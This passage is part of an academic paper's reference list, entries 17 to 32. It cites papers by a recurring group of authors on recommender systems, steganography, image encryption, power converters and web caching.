[17] Arunkumar, S., Subramaniyaswamy, V., & Logesh, R. (2018). Hybrid Transform based Adaptive Steganography Scheme using Support Vector Machine for Cloud Storage. Cluster Computing.

[18] Indragandhi, V., Subramaniyaswamy, V., & Logesh, R. (2017). Resources, configurations, and soft computing techniques for power management and control of PV/wind hybrid system. Renewable and Sustainable Energy Reviews, 69, 129-143.
[19] Ravi, L., & Vairavasundaram, S. (2016). A collaborative location based travel recommendation system through enhanced rating prediction for the group of users. Computational intelligence and neuroscience, 2016, Article ID: 1291358.
[20] Logesh, R., Subramaniyaswamy, V., Malathi, D., Senthilselvan, N., Sasikumar, A., & Saravanan, P. (2017). Dynamic particle swarm optimization for personalized recommender system based on electroencephalography feedback. Biomedical Research, 28(13), 5646-5650.
[21] Arunkumar, S., Subramaniyaswamy, V., Karthikeyan, B., Saravanan, P., & Logesh, R. (2018). Meta-data based secret image sharing application for different sized biomedical images. Biomedical Research,29.
[22] Vairavasundaram, S., Varadharajan, V., Vairavasundaram, I., & Ravi, L. (2015). Data mining-based tag recommendation system: an overview. Wiley Interdisciplinary Reviews: Data Mining and Knowledge Discovery, 5(3), 87-112.
[23] Logesh, R., Subramaniyaswamy, V., & Vijayakumar, V. (2018). A personalised travel recommender system utilising social network profile and accurate GPS data. Electronic Government, an International Journal, 14(1), 90-113.
[24] Vijayakumar, V., Subramaniyaswamy, V., Logesh, R., & Sivapathi, A. (2018). Effective Knowledge Based Recommeder System for Tailored Multiple Point of Interest Recommendation. International Journal of Web Portals.
[25] Subramaniyaswamy, V., Logesh, R., & Indragandhi, V. (2018). Intelligent sports commentary recommendation system for individual cricket players. International Journal of Advanced Intelligence Paradigms, 10(1-2), 103-117.
[26] Indragandhi, V., Subramaniyaswamy, V., & Logesh, R. (2017). Topological review and analysis of DC-DC boost converters. Journal of Engineering Science and Technology, 12 (6), 1541–1567.
[27] Saravanan, P., Arunkumar, S., Subramaniyaswamy, V., & Logesh, R. (2017). Enhanced web caching using bloom filter for local area networks. International Journal of Mechanical Engineering and Technology, 8(8), 211-217.
[28] Arunkumar, S., Subramaniyaswamy, V., Devika, R., & Logesh, R. (2017). Generating visually meaningful encrypted image using image splitting technique. International Journal of Mechanical Engineering and Technology, 8(8), 361–368.
[29] Subramaniyaswamy, V., Logesh, R., Chandrashekhar, M., Challa, A., & Vijayakumar, V. (2017). A personalised movie recommendation system based on collaborative filtering. International Journal of High Performance Computing and Networking, 10(1-2), 54-63.
[30] Senthilselvan, N., Udaya Sree, N., Medini, T., Subhakari Mounika, G., Subramaniyaswamy, V., Sivaramakrishnan, N., & Logesh, R. (2017). Keyword-aware recommender system based on user demographic attributes. International Journal of Mechanical Engineering and Technology, 8(8), 1466-1476.

[31] Subramaniyaswamy, V., Logesh, R., Vijayakumar, V., & Indragandhi, V. (2015). Automated Message Filtering System in Online Social Network. Procedia Computer Science, 50, 466-475.
[32] Logesh, R., Subramaniyaswamy, V., Vijayakumar, V., Gao, X. Z., & Indragandhi, V. (2017). A hybrid quantum-induced swarm intelligence clustering for the urban trip recommendation in smart city. Future Generation Computer Systems, 83, 653-673.